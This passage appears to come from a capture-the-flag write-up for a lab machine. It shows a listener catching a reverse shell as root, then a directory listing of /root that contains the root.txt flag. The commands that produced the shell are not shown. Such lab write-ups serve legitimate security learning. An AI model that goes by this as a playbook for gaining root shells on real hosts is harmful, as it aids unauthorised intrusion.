connect to [10.10.14.2] from (UNKNOWN) [10.10.10.205] 35258
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
groups: cannot find name for group ID 11

root@460d6ca393a9:/# ls -al /root
ls -al /root
total 56
drwx----- 6 root root 4096 Aug 26 14:28 .
drwxr-xr-x 20 root root 4096 Feb  9 11:25 ..
lrwxrwxrwx 1 root root    9 Jun 17 2020 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec  5 2019 .bashrc
drwx----- 2 root root 4096 Jun 30 2020 .cache
drwxr-xr-x 3 root root 4096 Jun 30 2020 .local
-rw-r--r-- 1 root root 161 Dec  5 2019 .profile
-rw-r--r-- 1 root root  75 Jun 30 2020 .selected_editor
drwx----- 2 root root 4096 Jun 30 2020 .ssh
-rw----- 1 root root 12235 Aug 26 14:28 .viminfo
-rw-r--r-- 1 root root 165 Jun 30 2020 .wget-hsts
-rw----- 1 root root  33 Feb 20 12:47 root.txt
drwxr-xr-x 3 root root 4096 May 18 2020 snap
```

This was successful, and we have gained a reverse shell as root on the host, and can gain the root.txt.